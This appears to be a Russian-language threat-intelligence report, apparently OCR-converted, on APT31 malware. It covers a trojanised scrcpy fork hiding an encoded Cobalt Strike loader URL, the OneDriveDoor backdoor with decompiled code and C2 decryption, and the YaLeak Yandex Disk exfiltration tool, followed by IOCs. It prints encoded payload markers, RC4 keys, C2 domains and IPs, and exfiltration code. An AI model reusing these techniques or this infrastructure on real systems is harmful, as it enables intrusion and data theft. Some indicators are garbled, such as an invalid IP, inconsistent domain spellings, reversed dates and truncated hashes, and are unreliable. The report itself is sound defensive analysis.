
https://raw.githubusercontent.com/Range1992/srcrcpyClone/refs/heads/master/app/data/zsh-completion/_srcrcpy. В полученных с Git данных вредоносный код ищет маркер начала QQNSR4и и конца ZsNpk7Y закодированной строки. Далее получает данные между маркерами, декодирует из Base64, расшифровывает RC4 на ключе 03 07 A0 B0 E3 80 88 77. Расшифрованные данные представляют собой следующий адрес основной нагрузки.

```
← → raw.githubusercontent.com/Range1992/srcrcpyClone/refs/heads/master/app/data/zsh-completion/_srcrcpy ☆
--audio-bit-rate=[Include the audio at the given bit-rate]
--audio-buffer=[Configure the audio buffering delay (in milliseconds)]
--audio-codec=[Select the audio codec]:codec(opus aac flac raw)
--audio-codec-options=[Set a list of comma-separated key:value options for the device audio encoder]
--audio-dup=[Duplicate audio]
--audio-encoder=[Use a specific MediaCodec audio encoder]
--audio-source=[Select the audio source]:source(output mic playback)
--audio-output-buffer=[Configure the size of the SDL audio output buffer (in milliseconds)]
{-b,--video-bit-rate}=[Encode the video at the given bit-rate]
--camera-arc=[Select the camera size by its aspect ratio]
--camera-high-speed=[Enable high-speed camera capture mode]
--camera-id=[Specify the camera id to mirror]
--camera-facing=[Select the device camera by its facing direction]:facing(front back external)
--camera-fps=[Specify the camera capture frame rate]
--camera-size=[Specify an explicit camera capture size]
--capture-orientation=[Set the capture video orientation]:orientation(0 90 180 270 flip0 flip90 flip180 flip270 @0 @90 @180 @270 @flip0 @flip90 @flip180 @flip270)
--crop=[\{width\;height\;x\;y\}] Crop the device screen on the server]
{-d,--select-usb}=[Use USB device]
--disable-screensaver=[Disable screensaver while srcrcpy is running]
--display-id=[Specify the display id to mirror]
--display-orientation=[Set the initial display orientation]:orientation values:(0 90 180 270 flip0 flip90 flip180 flip270)
{-e,--select-tcpip}=[Use TCP/IP device]
{-f,--fullscreen}=[Start in fullscreen]
--force-adb-forward=[Do not attempt to use \adb reverse\ to connect to the device]
{-G,--use-uhid-aoa-gamepad}=[same as --gamepad-uhid or --gamepad-aoa, depending on OTG mode]]
--gamepad=[Set the gamepad input mode]:mode(disabled uhid aoa)
{-h,--help}=[Print the help]
{-K,--use-uhid-aoa-keyboard}=[same as --keyboard-uhid or --keyboard-aoa, depending on OTG mode]]
--keyboard=[Set the keyboard input mode]:mode(disabled sdk uhid aoa)
--kill-adb-on-close=[Kill adb when srcrcpy terminates]
--legacy-paste=[Inject computer clipboard text as a sequence of key events on Ctrl+v]
--list-apps=[List Android apps installed on the device]
--list-camera-sizes=[List the valid camera capture sizes]
--list-cameras=[List cameras available on the device]
--list-displays=[List displays available on the device]
--list-encoders=[List video and audio encoders available on the device]
{-m,--max-size}=[Limit both the width and height of the video to value]
{-M,--use-uhid-aoa-mouse}=[same as --mouse-uhid or --mouse-aoa, depending on OTG mode]]
--max-fps=[Limit the frame rate of screen capture]
--RC4-QQNSR4uEWL3kvz77V4+/uX6iQL0SHd3PRma117G6Dj8pJ2NZqD5oQdVqyd1kdFRnQMTN1/z1V2BdQhX7Yruwch3tp4Kz4kGEqC5FE8nVmfH7xmJngKPhZy+oq1hsq5ZdNpk7Y'
--mouse=[Set the mouse input mode]:mode(disabled sdk uhid aoa)
--mouse-bind=[Configure bindings of secondary clicks]
{-n,--no-control}=[Disable device control \mirror the device in read only\]]
{-N,--no-playback}=[Disable video and audio playback]
--new-display=[Create a new display]
--no-audio=[Disable audio forwarding]
--no-audio-playback=[Disable audio playback]
--no-cleanup=[Disable device cleanup actions on exit]
--no-clipboard-autosync=[Disable automatic clipboard synchronization]
--no-downsize-on-error=[Disable lowering definition on MediaCodec error]
--no-key-repeat=[Do not forward repeated key events when a key is held down]
--no-mipmaps=[Disable the generation of mipmaps]
--no-mouse-hover=[Do not forward mouse hover events]
```

Содержимое файла _srcrcpy

2. Расшифрованный адрес <https://github.com/Range1992/srcrcpyClone/raw/refs/heads/master/app/deps/PersonalizationCSP> загружает зашифрованный имплант CobalstStrike, который включает в себя:

- RC4-ключ — 8 байт.
- Длину полезных данных — 4 байта.
- Полезные данные.



Полезные данные представляют собой шеллкод CobaltStrike Beacon со следующей конфигурацией:

BeaconType	HTTPS
Port	443
SleepTime	77665
MaxGetSize	409721416
Jitter	46
PublicKey_MD5	fe7aa97fbe3fe21e59ead1792ca2dc58
C2Server	Moeodincovo.com,/divide/mail/SUVVJRQO8QRC, www.Moeodincovo.com,/divide/mail/SUVVJRQO8QRC
UserAgent	Mozilla/5.0 (Windows NT 6.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
HttpPostUri	/Terminate/v6.49/LTKAZNE9

Продвинутый

moedincovo

IP

92.243.66.81

Дата регистрации

2024-06-07

Имя владельца

Rapica Pafelid

Название сети

5769 / EDS GmbH

Истекает

2025-06-07

Почта владельца

rapica.pafelid@outlook.com

Группировка

-

Роль

ото

Семейство ВПО

CobaltStrike

БАЗОВАЯ ИНФОРМАЦИЯ

УНЕСЕИДАР

РКНБ (8)

СНС (2)

ДОМЕН (4)

ХОСТИНГЫ (4)

Тип

Домен

IP

БЕД

Период наблюдения

Последнее наблюдение

A

moedincovo.com

92.243.66.81

AS EDS GmbH / 5769
GEO: RU, Russian Federation

2025-07-03

2025-5-07

A

moedincovo.com

93.233.48.361

AS Global Internet Solutions LLC / 20773
GEO: RU, Russian Federation

2025-03-10

2025-09-15

A

moedincovo.com

93.122.54.98

AS SP Services Solutions Ltd. (n/a) / 103372
GEO: MN, Mongolia

2024-06-16

2024-02-19

A

moedincovo.com

3.33.244.179

AS AMAZON-02 / 16089
GEO: US, United States

2024-06-08

2024-06-10

Сводка

Страна

RU

1

LV

1

US

1

Вердикт

Продвинутый

4

Не отправлен

1

Вероятно опасный

1

Облако

1

Согласно анализу учетной записи злоумышленника, последняя активность пользователя Range1992 была 5 декабря 2024 года. В этот день он создал форк проекта `scrcpy` и добавил файлы ВПО.

Comparing changes

Choose two branches to see what's changed or to start a new pull request. If you need to, you can also [compare across forks](#) or [learn more about diff comparisons](#).

base repository: Genymobile/scrcpy ▼
base: master ▼

head repository: Range1992/scrcpyClone ▼
compare: master ▼

✓ Able to merge. These branches can be automatically merged.

2 commits
8 files changed
1 contributor

Commits on Dec 5, 2024

Add files via upload
Range1992 authored on Dec 5, 2024
Verified
23ed12f

Update _scrcpy
Range1992 authored on Dec 5, 2024
Verified
2f24b29

Showing 8 changed files with 1 addition and 0 deletions.
Split Unified

app/data/tsh-completion/_scrcpy

```

@@ -49,6 +49,7 @@ arguments=(
49 49  {-n,--max-size}<[Limit both the width and height of the video to value]>'
50 50  '-H[Use UHID/ADA mouse (same as --mouse=uhid or --mouse=aa, depending on OTG mode)]'
51 51  '--max-fps[Limit the frame rate of screen capture]'
52 52  + '--QQUS84sfuL3kvr277V4//wX6lQL09Hd3PReall7G6G5pJ2N2qQ5cQvQydkIdFRnOHTNI/ziV28DQhX7YruewctHtp4z4kGdc3F68vFf7xm3ngKFn2YzcqIhsq5ZsHgk7Y'
53 53  '--mouse[Set the mouse input mode:mode:(disabled sdk uhid aa)]'
54 54  '--mouse-bind[Configure bindings of secondary clicks]'
55 55  {-n,--no-control}<[Disable device control \mirror the device in read only\]>'

```

BIN +64.5 KB app/deps/C_28598.NLS

Binary file not shown.

BIN +300 KB app/deps/PersonalizationCSP

Binary file not shown.

BIN +177 KB app/deps/basecsp.dll

Binary file not shown.

BIN +94.5 KB app/deps/bfsvc.exe

Binary file not shown.

BIN +66 KB app/deps/bootstat.dat


Binary file not shown.

История коммитов пользователя Range1992

0C40	22 11 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	".....ÿÿ..
0C50	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	,.....@.....
0C60	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
0C70	00 00 00 00	00 00 00 00	00 00 00 00	08 01 00 00	
0C80	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	..°..!í!..Lí!Th
0C90	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
0CA0	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
0D20	73 79 7B 95	AF 12 7F 94	73 79 76 95	C3 10 7F 94	sy{·~.."syv·Ã.."
0D30	73 79 7D 95	DA 10 7F 94	52 69 63 68	DB 10 7F 94	sy}·Ú.."RichÛ.."
0D40	00 00 00 00	00 00 00 00	44 33 00 00	64 86 05 00	D3..d†..
0D50	8E C4 BB 63	00 00 00 00	00 00 00 00	F0 00 22 00	ŽÃ»c.....ð.."
0D60	0B 02 0E 10	00 0E 1B 00	00 4C 0C 00	00 00 00 00	L.....
0D70	8C A7 17 00	00 10 00 00	00 00 00 40	01 00 00 00	£\$.....@.....

OneDriveDoor — измененные значения magic

При старте бэкдор создает мьютекс 7ijPFUKNV8QRoGV0. Затем он генерирует идентификатор зараженной машины и подключается к C2, в качестве которого используется облачное хранилище Microsoft OneDrive.



OneDriveDoor — схема обращений к диску

Далее начинается цикл получения сообщений.

Первоначально от OneDriveDoor (в качестве проверки доступа к диску) посылается информация о зараженной машине в файл на облаке /root:/<ID>/8110. Собирается следующая информация о системе: имя компьютера, имя пользователя, IP-адрес зараженного узла, PID, текущая директория, проверяется наличие прав администратора.

При этом все параметры разделяются символом табуляции, числа переводятся в строковые представления.

В случае успешной отправки данных на сервер начинается процесс выполнения команд. Обращение происходит каждые несколько секунд, но не более 5 минут.

Команды на выполнение в скомпрометированной системе ВПО получает в JSON-ответе из запроса к URL `https[.]/graph.microsoft[.]com/v1.0/me/drive/root:/<ID>/config1:/children?select=name`. В ответе содержится список всех файлов, которые находятся в каталоге <ID>\config1.

```
{
  "value": [
    { "name": "filename1" },
    { "name": "filename2" }
  ]
}
```

```
if ( (unsigned int)str_cmp(node_name_str, &str_8113) )// command 8113 - free disk info
{
    result_1.size = 0i64;
    result_1.max_size = 15i64;
    LOBYTE(result_1.str) = 0;
    chunk = (fuck *)j__malloc_base(0x20ui64);
    if... // init chunk128
    cmd::get_driver_space(chunk);
    std::string::append((std::string *)&result_1, chunk->buf_128, chunk->useded);
    free(chunk->buf_128_0);
    free(chunk);
    command_file_ = prob_mmove((mystr *)v248, &command_file);
    result_ = prob_mmove((mystr *)v249, &result_1);
    onedrive::send_content_by_path(this->connector, &resp_out, result_, command_file_);// send results
    if...
    name = prob_mmove((mystr *)v250, &command_file);
    onedrive::delete_file_by_path(this, name);
}
```

OneDriveDoor — пример команды

В данном случае злоумышленники таким образом получают список команд, необходимых для выполнения на зараженной машине с указанным ID. Командами тут являются сами названия файлов из этой папки. Если файл `command_file` содержит одну из следующих цифровых строк, то выполняется соответствующая команда.

number	description
8110	Отправка информации о зараженной машине (только внутри цикла сообщений)
8111	Получить файл и записать в зашифрованном виде на систему жертвы по указанному пути
8112	Отправить зашифрованный файл с компьютера на C2
8113	Отправить информацию о свободном месте на дисках
8114	Выполнение дополнительной (расширенной) команды
8115	Завершение cmd-процесса из команды 8114
8116	list dir — собирает рекурсивно информацию о файлах в указанной папке, включая время последнего изменения, размер и атрибуты
8117	Удаление указанного файла
8118	Создание директории (название указано сервером)
8119, 8120, 8121	Переименовать файл — запрашивает у сервера строку с именами файлов, разделенных символом табуляции

Если требуются дополнительные параметры, их берут из самого файла <ID>/config1/<command_file>, отправляя дополнительный запрос на получение контента файла. Исключением являются команды для чтения файла: из содержания файла-команды извлекают только один параметр — имя файла, который будет записан или прочитан.

Содержание файла окажется (или уже находится) по пути <ID>/VirtualServ/<command_file>.

После выполнения команды удаляется файл, соответствующий выполненной команде command_file. Результаты отправляются в файл по адресу <ID>/<command_file> .

Отдельно стоит рассмотреть команду 8114, предназначенную для выполнения дополнительных команд cmd.

```
new_conn->curl_easy_h = curl_easy_init();
cmd->hcurl1 = new_conn;
dop_param_for_token_ = prob_memmove((mystr *)v12, dop_param_for_token);
DJ_onedrive::get_access_token((conn_curl *)cmd->hcurl1, dop_param_for_token);
dop_param_for_token_ = prob_memmove((mystr *)v12, dop_param_for_token);
DJ_onedrive::get_access_token((conn_curl *)cmd->hcurl2, dop_param_for_token);
cmd->hOutPut = (__int64)CreateThread(0x164, 0x164, (LPTHREAD_START_ROUTINE)cmd::OutputThreadProc, cmd, 0, 0x164);
cmd->hMainCmd = (__int64)CreateThread(0x164, 0x164, (LPTHREAD_START_ROUTINE)cmd::DownloadThreadProc, cmd, 0, 0x164);
```

OneDriveDoor — внутри функции для выполнения команды 8114

Перейдем к функции, отвечающей за обработку этой команды. Внутри инициализируется внутренний класс cmd и запускаются два потока выполнения: один для выполнения команд (cmd::DownloadThreadProc), второй — для сбора и обработки результатов (cmd::OutputThreadProc).

```
struct cmd {
    __int64 hCMD;
    __int64 pipe_read1;
    __int64 pipe_write2;
    __int64 pipe_writel;
    __int64 pipe_read2;
    __int64 hOutPut;
    __int64 hMainCmd;
    int flag_need_exec;
    int flag_nostr2;
    void *hcurl1;
    void *hcurl2;
    mystr str1;
    mystr str2;
    tree *tree_paths;
    __int64 field_98;
    tree *tree_commands;
    __int64 field_A8;
    CRITICAL_SECTION crit_section;
};
```

Структура класса cmd

Plugins

Функция cmd::DownloadThreadProc получает содержание файла 8114, в котором содержится необходимая для выполнения команда со всеми параметрами. Далее внутри функции возможны два пути обработки команды: первоначально ее пытаются обработать в функции cmd::main, в случае неуспеха происходит отправка команды в открытый процесс cmd.

```

197 if ( (unsigned int)cmd::main(this, wide_command) )// exec plugins
198 {
199     path = prob_memmove(&v41, &node_str);
200     cmd::delate_file_hcurl2(this, path);
201     if...
202     if...
203     result_str = (void *)resp_command.str;
204     if...
205 }
206 else // if where are now commands in line - just raw execute
207 {
208     if ( this->hCMD == -1 )
209         cmd::Open_cmd_process(this);
210     v26 = wide_str_copy(&v42, &command_wide);
211     wide_str_to_OEMCP(&command_oemcp, (__int64)v26);
212     std::string::append((std::string *)&command_oemcp, "\r\n", 2ui64);
213     command_cmd = prob_memmove(&v41, &command_oemcp);
214     command_str_size = command_cmd->size;
215     command_str = (char *)command_cmd;
216     if...
217     pipe_write = (void *)this->pipe_writel;
218     if ( (_DWORD)command_str_size )
219     {
220         while ( WriteFile(pipe_write, command_str, command_str_size, &NumberOfBytesWritten, 0i64) )

```

OneDriveDoor — ответвление в DownloadThreadProc

В функции cmd::main происходит обработка команды при помощи плагинов: они реализуют аналог cmd-команд Windows при помощи WinAPI или com-объектов, не выполняя команду напрямую через интерпретатор. Скорее всего, такой функционал был реализован для того, чтобы оставлять меньше следов работы OneDriveDoor в системе.

В команде ищут ключевое слово — аналог команды cmd в Windows, после чего в список команд на выполнение добавляют соответствующий этой команде plugin, предварительно инициализировав структуру для этого плагина.

```

440 String::fnAssignStringAtAddr(&tmp_str_find, (void *)L"query");
441 command_wide = wide_str_copy((mystr *)v148, command_in);
442 if ( (unsigned int)wide_find_str(command_wide, &tmp_str_find) )
443 {
444     tmp_str_find.size = 0i64;
445     tmp_str_find.max_size = 7i64;
446     LOWORD(tmp_str_find.str) = 0;
447     String::fnAssignStringAtAddr(&tmp_str_find, (void *)L"query");
448     tree = a1->tree_commands;

```

OneDriveDoor — поиск плагина по ключевому слову

Затем все команды выполняют по одной схеме: для очередного плагина создается список аргументов, с этими параметрами (аналогично параметрам командной строки) запускают выполнения основных действий — обработку команды. После этого забирают результаты выполнения команды.

```

475     std::wstring::wstring(query_str, (void *)L"query");
476     current_plugin = *tree::find_node_by_key((tree *)&a1->tree_commands, (const wxString *)query_str);
477     str_to_delete = query_str;
478 LABEL_205:
479     widestr_free(str_to_delete);
480 exec_cmd_plug:
481     command_str = widestr::ret_str(command_in);
482     argvW = CommandLineToArgvW((LPCWSTR)command_str, &argc);
483     ((void (__fastcall *) (plugin *, _QWORD, LPWSTR *))current_plugin->vtable->action)(
484         current_plugin,
485         (unsigned int)argc,
486         argvW);
487     std::wstring::wstring(&str_out);
488     ((void (__fastcall *) (plugin *, mystr *))current_plugin->vtable->finish)(current_plugin, &str_out);
489     LocalFree(argvW);

```

OneDriveDoor — запуск плагина с аргументами

Все плагины наследуют методы базового класса, переназначая их на свои.

```

struct CmdPluginVtbl // sizeof=0x20
{
    __int64 (__fastcall *init)(plugin *this); // инициализация структуры
    std::str *(__fastcall *whoami)(plugin *this, std::str *outname); // возвращает строку с именем плагина
    __int64 (__fastcall *action)(plugin *this, unsigned int argnum, LPWSTR *argline); // обрабатывает команды и выполняет
    необходимые действия
    __int64 (__fastcall *finish)(plugin *this, , std::wstring *out); // сбор результатов работы плагина
};

```

В текущем образце было обнаружено 11 дополнительных плагинов.

Номер	Команда	Функционал
1	dir	Ищет все файлы в указанной директории и собирает о них информацию
2	net	Аналог команды net
3	copy	Копирование файла по указанному пути с использованием SHFileOperationW
4	del	Удаление файла с использованием SHFileOperationW
5	query	Аналог команды query — перечисляет информацию о текущих сеансах
6	reg	Аналог команды reg, поддерживает только опции add и query
7	tasklist	При помощи COM-объекта IWbemLocator выполняет команду WQL SELECT Name,ProcessId FROM Win32_Process
8	schtasks	Создание, управление и удаление задач, полный аналог одноименной системной команды Windows
9	type	Передает содержимое файла, учитывая локальную кодировку
10	whoami	Передает имя пользователя с использованием API GetUserNameW
11	wmic	Использует реализацию WMIC на основе IWbemLocator для работы с процессами

Дополнительно расскажем про некоторые из них.

DIR — аналогичен одноименной команде, но собирает только конкретную информацию.

```
FileTimeToSystemTime(&FindFileData.ftLastWriteTime, &SystemTime);
LODWORD(v27) = SystemTime.wMinute;
LODWORD(v26) = SystemTime.wHour;
LODWORD(v25) = SystemTime.wDay;
wprintfw(time_last_mod, L"%04d-%02d-%02d %02d:%02d", SystemTime.wYear, SystemTime.wMonth, v25, v26, v27);
v14 = FindFileData.nFileSizeLow + ((unsigned __int64)FindFileData.nFileSizeHigh << 32);
file_size_sum += v14;
int_to_wstring(mywstr, &v32, v14);
result_out_filesize = (__int64)v32;
if...
is_dir_or_not = Dst;
if...
wprintfw(_Ptr, L"%-20s %6s %10s %s\n", time_last_mod, is_dir_or_not, result_out_filesize, FindFileData.cFileName);
v14
```

OneDriveDoor — сбор информации с помощью плагина Dir

Для всех файлов в указанной директории плагин собирает время последнего изменения, размер файла. Кроме того, в конце он добавляет общее количество всех папок и файлов, а также общий размер папки.

NET — аналог команды net с дополнительными параметрами:

- use — аналог net use в начале перечисляет все подключения локального сервера к удаленным с использованием **NetUseEnum**. Если стоит параметр /user, то при помощи NutUseAdd устанавливает соединение между локальным компьютером и удаленным сервером;
- user — перечисляет всех пользователей с полными данными о них, также может добавлять или удалять пользователей, а также активировать учетные записи;
- localgroup — перечисляет все группы, может добавить свою;
- share — перечисление всех общих ресурсов с использованием NetShareEnum.

WMIC — урезанная реализация WMIC на основе COM-объекта **IWbemLocator**. Используется для получения информации о процессах.

Для этого выполняет аналог команды

```
wmic process call create
```

Дополнительно может указывать параметры *PASSWORD*, *USER*, *NODE*.

Network Packets

Сообщения C2 зашифровываются при помощи двойного использования алгоритма RC4. Для каждого сообщения создается свой собственный ключ, которым это сообщение и шифруется. Затем этот ключ присоединяют к сообщению и накрывают снова RC4 с ключом, указанным в конфигурации ВПО. Ниже схематично показан алгоритм расшифровки сообщения одного из образцов:

```
def decrypt_msg(msg, size_msg)
    if size_msg <= 86:
        return None
    rc4_key = "1xPHxdt49B9e5mBCw"
    msg_stage = rc4_algo(rc4_key, msg)
    # real_msg_size = size_msg - 86
    output = rc4_algo(msg_stage[:4], msg[86:])
    return output
```

При этом при шифровании сообщений генерируются случайные 172 ASCII-символа (в некоторых случаях 86), первые четыре из которых занимает RC4-ключ конкретного сообщения, а остальное — просто мусор, который также прикрепляется к сообщению.

Exfiltration

Для эксфильтрации данных злоумышленники применяли компактную утилиту, разработанную на .NET. Инструмент выгружал информацию в облачное хранилище Яндекса, поэтому был назван YaLeak.

Запуск YaLeak осуществляется с аргументами командной строки, в которых указывается:

1. Каталог на скомпрометированном хосте, в котором расположены файлы для передачи в облачное хранилище Яндекса. По умолчанию этот параметр содержит путь C:\Users\Public\Downloads.
2. Каталог назначения на Яндекс-диске злоумышленника. По умолчанию это папка filesync.

```

// yandex2, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// YandexDiskUploader
using ...

public static async Task Main(string[] args)
{
    string sourceDirectory = ((args.Length != 0) ? args[0] : "C:\\Users\\Public\\Downloads");
    string destinationDirectory = ((args.Length > 1) ? args[1] : "filesync");
    await new YandexDiskUploader(...).UploadDirectoryAsync(
    Console.WriteLine("Upload process completed.");
}

```

YaLeak — функция main

Далее ВПО рекурсивно обходит содержимое эксфильтруемого каталога и отправляет каждый файл с использованием API Яндекса. Перед отправкой файла выполняется запрос следующего вида:

https://cloud-api.yandex.net/v1/disk/resources/upload?path=<YaDir>/<relative_path>&overwrite=true

В JSON-ответе содержится параметр href — уникальная ссылка, по которой и будет отправлен файл с системы жертвы. После успешной загрузки файл удаляется из системы жертвы.

Заключение

Группировка APT31 остается активной и по сей день. За прошлый год было обнаружено несколько атак, которые были направлены на российский IT-сектор. Их атаки остаются такими же продуманными — от времени атаки и до сценария команд. Ко всему прочему, APT31 постоянно пополняет свой арсенал: хотя они продолжают использовать часть своих старых инструментов, в этом году их арсенал пополнился большим количеством ВПО, преимущественно бэкдорами.

В качестве C2 злоумышленники активно используют облачные сервисы, в частности сервисы Яндекса и Microsoft OneDrive. Многие инструменты также настроены работать в режиме сервера, ожидая подключения злоумышленников к зараженному хосту. Помимо этого, группировка осуществляет эксфильтрацию данных через облачное хранилище Яндекса.

Данные инструменты и техники позволяли APT31 находиться незамеченными в инфраструктуре жертв годами. При этом злоумышленники выкачивали файлы и собирали конфиденциальную информацию с устройств, включая пароли от почтовых ящиков и внутренних сервисов жертв.

Авторы хотят поблагодарить за помощь в подготовке статьи команды Incident Response и Threat Intelligence экспертного центра Positive Technologies (PT Expert Security Center).

Файловые индикаторы

Файл	MD5	SHA-1	SHA-256
CloudyLoader			
BugSplatRc64.dll	055736a8a5c22e188d3489a2b35d58ac	9b4038973707d530d9cc61514c8a8bbd9e3fa3f9	879949e6d70f2d7e21c489552240
try	05727966a3abae69de58e479e1457d6e	c297294e263683ca74c831da788e452392b83ac1	3356a7d25096e24afe3409540a0f
VtChatter			
NVIDIADEBUG.dll	ca3820abd0331090c77116e2941f7b99	b49a3d0f6f1af2d12d96a38a90f4c656c61ffdeb	1f5e377bdcc92c44e4aab816758f
LocalPlugx			
manifest.txt	9febbbd0a3e2fbc2e44ab88ace9f83a	29b8032e1c617590672e4e212c1d22d9b4418569	3e67d3f3ead9141cd3b3b491649f
manifest.txt	a6eb49858d8db610dd33e774ba82a59a	24ee50531bfebcc26417d7f60d3c2a55d3630871	9d8060dc7c78b586473f4793db3f
manifest.txt	41007786ecd257f5cb0ed3083fb31181	65925802ac80899635534ae4e3487be3a2543a73	2a0d7e8670df1c15dcab367f485a
desktop.ini	2cc5f36265b5f1858dc13f0044dba0b7	43cdeb460b85ed91438053b12ad9d6aa039a69c0	2ad8c7d81188618cbc48d5de3edf
COFFProxy			
SSPICLI.dll	42601c72e07ca1214bfa864888c79efa	afce88211b06a01c2a71051bc1eb1d8f8c219d68	0a9f14cc2a24907cbd63a54c8aa5
Networkcount.txt	76971d6f2d7854fe562853d7b2232b7d	38afd583b00ce71c28251092e74d8180d1a69ab7	06371d092f721c31a4040c29aff8
Program_handler.exe	547c897644f770a682a548abe79aef65	11f992d231800861fc27870489bee663edf28bc3	88515172020b8472c1b61e7b199
	6eefa91fa15ed7c552d638f9498d2077	3d6b8b76d459193356d9ff9e78fa02bd5ccbe4eb	4faacec1aad27a95e6102790571f
lc	4ff74b8722b82970c6ed33eb6fc4c092	515aa32a29330310c3a20877cfba0168e4c7fe61	50bd08ac1fe9cea89b8da01fb0b1
